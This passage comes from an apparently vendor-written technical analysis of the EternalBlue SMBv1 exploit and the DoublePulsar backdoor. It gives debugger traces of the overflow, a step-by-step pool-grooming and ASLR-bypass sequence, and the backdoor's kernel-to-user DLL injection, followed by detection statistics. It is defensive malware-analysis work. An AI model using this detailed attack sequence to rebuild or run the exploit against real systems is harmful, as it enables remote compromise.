kd> bp srv!SrvOs2FeaListSizeToNt + 0x5e ".printf \"FeaListStartAddress: %p ;\\t\\t\\tOld_Os2FeaList->SizeOfListInBytes:
%p\\n607th RecordStartAddress: %p \\n\",eax,poi(eax),esi;g;"
kd> bp srv!SrvOs2FeaListSizeToNt + 0x63 ".printf \"\\t\\t\\t\\t\\tUpdated_Os2FeaList->SizeOfListInBytes: %p\\n\",poi
(eax);g;"
kd> g
FeaListStartAddress: a297f0d8 ;          Old_Os2FeaList->SizeOfListInBytes: 00010000
607th RecordStartAddress: a298f035
                                         Updated_Os2FeaList->SizeOfListInBytes: 0001ff5d
```

Figure 15: SizeOfListInBytes updated value

The corrected size is updated in LOWORD bytes of the DWORD variable thereby increasing its value instead of decreasing it. SrvOs2FeaListToNt gets the returned final calculated sizes of NtFea list and the updated Os2Fea list, and allocates memory in NonPagedPool for the NtFea list. For each FEA record to be converted, it calls srv!SrvOs2FeaToNt to copy contents using memmove() which continues till the end of the last FEA record.

```
kd> bl
     0 e Disable Clear  9a342366     0001 (0001) srv!SrvOs2FeaListToNt+0x38 ".printf \"NTFea StartAddress: %p
\\nNTFeaEndAddress: %p\\n\",eax,eax+0x10fe8;g;"
     1 e Disable Clear  9a342041     0001 (0001) srv!SrvOs2FeaToNt+0x4d ".printf \"Current NTFea Record->
StartAddress: %p\\t\\tEndAddress: %p\\tAttributeValueLength: %p\\n\",esi,ebx+poi(esp+8),poi(esp+8);g"

kd> g
NTFea StartAddress: 85bb3008      //Memory allocated for NTFeaList using srv!SrvAllocateNonPagedPool
NTFeaEndAddress: 85bc3ff0
Current NTFea Record->   StartAddress: 85bb3008          EndAddress: 85bb3011    AttributeValueLength: 00000000
Current NTFea Record->   StartAddress: 85bb3014          EndAddress: 85bb301d    AttributeValueLength: 00000000
Current NTFea Record->   StartAddress: 85bb3020          EndAddress: 85bb3029    AttributeValueLength: 00000000
Current NTFea Record->   StartAddress: 85bb302c          EndAddress: 85bb3035    AttributeValueLength: 00000000

  ----------// Initial 605 NTFEA records with NtFeaList->NtFeaValueLength = 0
  ----------// Skip to the last two records to check for out of bound write
Current NTFea Record->   StartAddress: 85bb4c40          EndAddress: 85bb4c49    AttributeValueLength: 00000000
Current NTFea Record->   StartAddress: 85bb4c4c          EndAddress: 85bb4c55    AttributeValueLength: 00000000
Current NTFea Record->   StartAddress: 85bb4c58          EndAddress: 85bb4c61    AttributeValueLength: 00000000
Current NTFea Record->   StartAddress: 85bb4c64          EndAddress: 85bc3ff0    AttributeValueLength: 0000f383
Current NTFea Record->   StartAddress: 85bc3ff0          EndAddress: 85bc40a1    AttributeValueLength: 000000a8

kd> dd 85bc3ff0 85bc3ff0+b1
85bc3ff0  000000b4 00a80080 00000000 00000000
85bc4000  00000000 00000000 0000ffff 00000000
85bc4010  0000ffff 00000000 00000000 00000000
85bc4020  00000000 00000000 ffdff100 00000000
85bc4030  00000000 ffdff020 ffdff100 ffffffff
85bc4040  10040060 00000000 ffdfef80 00000000
85bc4050  ffd00010 ffffffff ffd00118 ffffffff
85bc4060  00000000 00000000 00000000 00000000
85bc4070  10040060 00000000 00000000 00000000
85bc4080  ffcfff90 ffffffff 00000000 00000000
85bc4090  00001080 00000000 00000000 00000000
85bc40a0  64764c4f
```

Overwritten bytes

Figure 16: NtFeaList out of bound write operation

The NtFea size allocated is 0x10fe8 bytes, but as shown above, there is an overwrite of 0xb1 bytes. If the overwrite is completed successfully, the function returns with the return status 0xC000000D.

```
0002F4E6                    loc_2F4E6:                              ; CODE XREF: SrvOs2FeaListToNt(x
0002F4E6 8B 45 14                       mov     eax, [ebp+arg_C]
0002F4E9 2B F7                          sub     esi, edi
0002F4EB 66 89 30                       mov     [eax], si
0002F4EE BE 0D 00 00 C0                 mov     esi, 0C000000Dh
0002F4F3
```

Overwrite Successful return status

Figure 17: SrvOs2FeaListToNt return status

The victim's machine then sends Trans2 Response packet to the server with NT Status value returned from SrvOs2FeaListToNt function, which is 0xC000000D, signifying that the overwrite was successful.




Figure 18: STATUS_INVALID_PARAMETER response status for successful overwrite

Kernel NonPagedPool Grooming

The overflow which we saw above is well orchestrated on a srvnet chunk which contains SRVNET_BUFFER_HDR structure. Using some kernel pool grooming, it is ensured that the srvnet chunk is placed right after the end of allocation of converted NtFea list. Hence, after the overflow, it is expected to overwrite two of its important fields allowing ASLR bypass and finally making EIP point to shellcode.

Eternalblue opens multiple new TCP connections to send SMBv2 packets which causes srvnet.sys to allocate SRVNET_BUFFER_HDR chunks at NonPagedPool pool. Multiple packets are sent to fill up the fragmented spaces in NonPagedPool and thereby increasing chances of groom packets sent after this to be allocated at the required location.




Figure 19: Overwritten SRVNet chunk

SRVNET_BUFFER_HDR structure overwritten fields:

- pSrvNetWskStruct: located at offset 0x58 bytes from start of header and it points to the SrvNetWskStruct object which is of type SRVNET_RECV.
- pMdl1: located at offset 0x38 and is a pointer to MDL. The operating system uses a memory descriptor list (MDL) to describe the physical page layout for a virtual memory buffer.

Both the fields are overwritten to the same virtual address 0xfffdf100 which is HAL Heap address in 32bit windows 7. This ASLR bypass trick ensures that the next to be received SMB2 headers will be placed in the statically defined HAL heap address instead of in usual NonPagedPool. So, from all the NumGrooms connections, only the allocation where SRVNET chunk was overwritten causes allocation in HAL heap. A payload comprising a fake SRVNET_RECV structure appended with shellcode is then sent with the SRVNET_RECV->HandlerFunction field value set to shellcode address. Immediately after sending the payload, all NumGrooms connections are closed causing the target handler function to be called and triggering the shellcode execution.

Creating Hole for NTFea List allocation

Spraying multiple Groom packets is just one part of the grooming process. The other part involves creating a hole exclusive for NTFea list allocation. For this, a request format parsing confusion bug (**Bug 3**) is used here in which a small SMB_COM_SESSION_SETUP_ANDX request packet makes a large NonPagedPool allocation of 0x11000 bytes.

An SMB connection typically uses SMB_COM_SESSION_SETUP_ANDX request to begin user authentication and establish an SMB session. Here are two format structures associated with SMB_COM_SESSION_SETUP_ANDX where the parsing confusion bug exists:

SMB_COM_SESSION_SETUP_ANDX Request
(LM and NTLM authentication)

```
    SMB_Parameters
      {
(0x00) UCHAR  WordCount;  //WordCount: 13
      Words
        {
        UCHAR  AndXCommand;
        UCHAR  AndXReserved;
        USHORT AndXOffset;
        USHORT MaxBufferSize;
        USHORT MaxMpxCount;
        USHORT VcNumber;
        ULONG  SessionKey;
        USHORT OEMPasswordLen;
        USHORT UnicodePasswordLen;
        ULONG  Reserved;
(0x17)  ULONG  Capabilities;
        }
      }
    SMB_Data
      {
(0x1B) USHORT ByteCount;
      Bytes
        {
        UCHAR      OEMPassword[];
        UCHAR      UnicodePassword[];
        UCHAR      Pad[];
        SMB_STRING AccountName[];
        SMB_STRING PrimaryDomain[];
        SMB_STRING NativeOS[];
        SMB_STRING NativeLanMan[];
        }
      }
```

SMB_COM_SESSION_SETUP_ANDX Request
(NTLMv2 authentication)

```
    SMB_Parameters
      {
(0x00) UCHAR  WordCount;     //WordCount: 12
      Words
        {
        UCHAR  AndXCommand;
        UCHAR  AndXReserved;
        USHORT AndXOffset;
        USHORT MaxBufferSize;
        USHORT MaxMpxCount;
        USHORT VcNumber;
        ULONG  SessionKey;
        USHORT SecurityBlobLength;
        ULONG  Reserved;
(0x15)  ULONG  Capabilities;
        }       //Capabilities: 0x80000000, Extended Security
      }
    SMB_Data
      {
(0x19) USHORT ByteCount;   //ByteCount: 0x16
      Bytes
        {
        UCHAR      SecurityBlob[SecurityBlobLength]; // 0xf0
        SMB_STRING NativeOS[];      // 0xff
        SMB_STRING NativeLanMan[];
        }
      }
```

Figure 20: NT Security Request format vs Extended Security Request format

The two different formats have different WordCount field values as mentioned above. Also, the ByteCount field is at offset 0x1B in NT Security request format and at 0x19 in Extended Security request format.

According to the bug, if an SMB_COM_SESSION_SETUP_ANDX request is sent as Extended Security (WordCount 12) with (Flags2->Extended_Security_Negotiation = 0) and (Capabilities->Extended_Security = 1), then the request will be wrongly processed as NT Security request (WordCount 13). Hence the ByteCount field value is parsed from wrong offsets, which causes allocation of wrong sized buffer in NonPagedPool. Two allocations are done using this bug in this exploit- first time in Pre-Hole connection and then later in Hole Connection.

SMB Connection Name	Original ByteCount Value	Wrongly parsed ByteCount Value	Allocation Size Requested	Allocated Size
Pre-Hole Connection	0x16	0xfff0	0xffeb	0x10000
Hole Connection	0x16	0x87f8	0x10fec	0x11000

The Hole connection is closed just before the NTFEA list allocation is initiated so that the freed up space of 0x11000 bytes is taken up by NTFEA list.

The role of Pre-Hole connection is not much significant in the exploit, but it is to most likely deal with other small allocation requests the memory allocator may receive in between the small time interval of freeing up of hole allocation and making new allocation for NTFEA list.

Interesting thing about this exploit is that all four types of NonPagedPool allocations in this exploit (NTFea list, Pre-Hole Connection, Hole allocation and NumGrooms allocation) are huge allocations of 0x10000 and 0x11000 bytes. Because of these big allocation sizes, allocations are mostly contiguous in kernel NonPagedPool and hence the chances of exploitations are very high even in multiple attempts.

Exploit Complete Sequence

#TCP Stream	Connection Name	Details
0	Overflow	Send malformed OS2FeaList through multiple NT Trans and Trans2 Secondary requests except the last Trans2 Secondary request. The FEA list is stored at paged pool memory of kernel. Echo Request packet is sent to keep TCP connection open.
1	Pre-Hole	Send malformed SMB_COM_SESSION_SETUP_ANDX request which causes allocation of 0x10000 bytes in NonPagedPool.
2 - 14	NumGrooms	Open multiple SMB2 connections each causing allocation of SRVNET chunks of size 0x11000 bytes in NonPagedPool. The purpose is to fill up the fragmented memory areas that may exist in kernel memory.
15	Hole	Send malformed SMB_COM_SESSION_SETUP_ANDX request which causes allocation of 0x11000 bytes in NonPagedPool. This acts as a placeholder for target NTFEA list allocation responsible for overflow.
1	Pre-Hole	Close the Pre-Hole connection. Free up the allocation to handle unexpected memory allocations from other processes.
16 - 20	NumGrooms	Five new connections are made. One of them expected to be allocated right next to Hole allocation.
15	Hole	Close the Hole connection. Free the target memory of Hole allocation.
1	Overflow	Send the last Trans2 Secondary request packet to complete the OS2Fea list. Srv.sys converts OS2Fea list to NTFea format by calculating wrong size of converted list. NTFea list calculated value is 0x10fe8, which causes allocation of 0x11000 bytes. Windows memory allocators usually work in Last-In-First-Out fashion. Hence the recently freed Hole allocation is the one allocated for NTFea list. The overflow modifies some of the fields of corresponding srvnet chunks.
2 - 14 and 16 - 20	NumGrooms	Send fake SRVNET_RECV + Shellcode from each NumGrooms connection. The overflown SRVNET header containing connection will result in allocation in HAL Heap
2 - 14 and 16 - 20	NumGrooms	All NumGrooms connections are closed triggering shellcode execution

Here is how the above sequence of allocations looks like in kernel NonPagedPool memory:

Figure 21: EternalBlue exploit complete sequence

The details about the mentioned shellcode and the Doublepulsar backdoor are described in the next section.

DoublePulsar

Doublepulsar is a backdoor implant functionality which played a vital role in infecting thousands of systems with ransomware, cryptominers and other malware last year. Once DoublePulsar was implanted by the EternalBlue exploit, it opened up a backdoor which in turn was used by attackers to deploy secondary malware into victims' systems.

Upon successful exploitation by EternalBlue exploit, DoublePulsar is used to achieve persistence on the victim's machine. This section describes how the persistence is achieved. EternalBlue sends 18 grooming packets in which all packets have similar **first stage shellcode** which is sprayed inside the HAL's heap address. This is similar to heap spray mechanism which is generally used in user mode exploits. Through FuzzBunch CLI, it's very easy to use DoublePulsar to inject custom shellcode or malicious DLL from kernel mode to user mode process. It is achieved using QueueUser Asynchronous Procedure call (APC).

As per MSDN, *An asynchronous procedure call (APC) is a function that executes asynchronously in the context of a particular thread. When an APC is queued to a thread, the system issues a software interrupt. The next time the thread is scheduled, it will run the APC function. An APC generated by the system is called a kernel-mode APC. An APC generated by an application is called a user-mode APC. A thread must be in an alertable state to run a user-mode APC.*

DoublePulsar Execution Flow

There are three steps involved in DoublePulsar implant and execution.

1. SYSENTER routine hook
2. Finding ntoskrnl.exe and resolving its exports
3. QueueUserAPC injection from kernel to user address space

SYSENTER Routine Hook

The SYSENTER is used to make transition from user to kernel-mode faster than by using the “int 0x2e” instruction. When SYSENTER instruction is executed then values of MSR registers gets populated into its relative registers ESP and EIP. In this process, IA32_SYSENTER_EIP register's value gets stored into EIP.




Figure 22: SYSENTER routine hook

The shellcode overwrites the MSR (Model-specific register) to hook SYSENTER routines. In 32 bit systems, hooking is achieved by overwriting IA32_SYSENTER_EIP and in x64 bit by overwriting IA32_LSTAR MSR.

In normal scenario, the MSR register i.e. IA32_SYSENTER_EIP holds address of nt!KiFastCallEntry routine but after the hook is added it points to second part of shellcode.

Finding ntoskrnl.exe and resolving its exports

Once the address of nt!KiFastCallEntry is overwritten, the execution flow moves to a **second stage shellcode**. It first identifies the system architecture and locates the Interrupt Descriptor Table (IDT) from Kernel Process Control Region (KPCR) and then traverses backwards in memory to identify ntoskrnl.exe's base address.




Figure 23: Finding ntoskrnl.exe base address and resolving its exports

As shown in the above Figure 23, fs:[38h] points to the IDT in KPCR and there is a function pointer at offset 6 of KGDTENTRY structure which points to the interrupt handler present in ntoskrnl.exe. After it gets into the address space of ntoskrnl.exe, it traverses backwards by incrementing 0x1000 until it finds DOS MZ header (0x4d5a).

The shellcode further identifies the export table of ntoskrnl.exe and resolves the addresses of required functions by using custom hashing algorithm. It resolves 3 functions from ntoskrnl.exe's export table.

- ExAllocatePool
- ExFreePool
- ZwQuerySystemInformation

Here the ExAllocatePool is used to allocate memory in which **third stage shellcode** is copied and ExFreePool is used to free the allocated memory.

The ZwQuerySystemInformation function used to find out list of loaded drivers in the system. The shellcode further searches the SMB driver (srv.sys) in driver list. Once it finds the srv.sys driver, it further traverses the sections of it to reach .data section and finds the SrvTransaction2DispatchTable which stores addresses of SMB functions. It overwrites the address of SrvTransactionNotImplemented function which is present at 14th index in SrvTransaction2DispatchTable. At this address, the third stage of shellcode is stored which performs backdoor functionality.




Figure 24: Overwriting SMB-function address by shellcode

QueueUserAPC injection from kernel to user address space

The initial trans2 SESSION_SETUP request is sent to the victim to identify whether the backdoor is present or not. In a response, it receives STATUS_NOT_IMPLEMENTED message which includes "Multiplex ID". In a general scenario, the Multiplex ID in request

and response are same. But the backdoor returns a different Multiplex ID in response. This indicates whether the system is infected with DoublePulsar backdoor or not. For example, in the initial trans2 SESSION_SETUP request, Multiplex ID 0x41 (65) is sent and the infected system responds with Multiplex ID 81 (0x51).




Figure 25: STATUS_NOT_IMPLEMENTED status to indicate Backdoor is installed

The DoublePulsar sends a **last stage shellcode,** which performs QueueUserAPC injection, along with the payload (DLL/another shellcode) in a Trans2 SESSION_SETUP request. Both shellcode and DLL are encrypted using an XOR key.




Figure 26: Trans2 request where encrypted shellcode and payload is sent

This shellcode again identifies the ntoskrml.exe base address and resolves its exports in the same way as the second stage shellcode does. The below mentioned list of resolved APIs from ntoskrnl.exe are used in QueueUserAPC DLL injection technique.




Figure 27: Resolved API's list for QueueUserAPC DLL injection

The kernel mode to user mode DLL injection begins by calling nt!PsGetCurrentProcess to get the address of the EPROCESS structure. EPROCESS->ActiveProcessLinks is parsed to get to the target process's EPROCESS structure. The target process in which injection is to be done is specified by the user earlier while executing DoublePulsar. Then nt!PsGetCurrentThread is called to get the pointer of ETHREAD structure. The ETHREAD structure is again parsed to find any alertable thread present in the process. Once the target thread is found, memory is allocated for APC and for an MDL (Memory Descriptor List) to map supplied user mode DLL. These two allocations are done using nt!ExAllocatePool and nt!IoAllocateMdl APIs. The allocated address space for MDL is given write access through nt!MmProbeAndLockPages API. The DLL is then attached to the target process's address space using nt!KeStackAttachProcess. Once it is attached then nt!MmMapLockedPages is called to map the allocated MDL pages where the DLL payload is located. In the final step, the APC structure is initialized through nt!KeInitializeApc and APC is queued using nt!KeInsertQueueApc. This ensures that the DLL is scheduled for execution.

In the DoublePulsar cleanup process, nt!KeUnstackDetachProcess and nt!ObDereferenceObject APIs are called to clean up the memory and avoid any crashes.

Statistics

Figure 28: EternalBlue Detection Month-wise Statistics

Quick Heal Security Labs observed the first impression of EternalBlue detection hits in May 2017 when the WannaCry ransomware outbreak began. The detection count gradually started increasing as WannaCry started spreading to other computers. Also, in the month of May 2017, EternalRocks Worm sought the use of NSA leaked exploits to spread across the network. In June end, Petya ransomware attack was observed.

In this period, many new POC/exploits were found on the Internet for EternalBlue. These readily available POC/exploits made attackers' life easy to change them according to their use case and launch new attacks. We observed a rise in detections as EternalBlue was used in many such campaigns.

In mid-November, another global ransomware outbreak was observed – it was the BadRabbit ransomware. Badrabbit targeted many machines and spread using EternalBlue and other NSA exploits.

While ransomware outbreaks were causing havoc, we observed many cryptominer campaigns integrating NSA exploits especially Eternalblue for launching distributed mining attacks. By using EternalBlue, these cryptominers spread through multiple systems and started CPU mining. Thus, there was a steep rise in the EternalBlue detection hits and it still continues.

Other Exploits Affecting Windows

Apart from EternalBlue, the below exploits were also part of the leak which were affecting Windows platform.

EternalChampion

This exploit targets the vulnerability in SMBv1. It was patched in MS17-010 and was applicable for Windows XP to Windows 8. This vulnerability was also spotted to be widely exploited along with Eternalblue. It's a remote code execution vulnerability in SMBv1 and triggered while processing Transaction2/Transaction2 Secondary requests.

EternalRomance

This is also a SMBv1 exploit which targets XP, 2003, Vista, 7, Windows 8, 2008, 2008 R2, and was patched in MS17-010. Upon successful exploitation, it results into a privilege escalation.

EmeraldThread

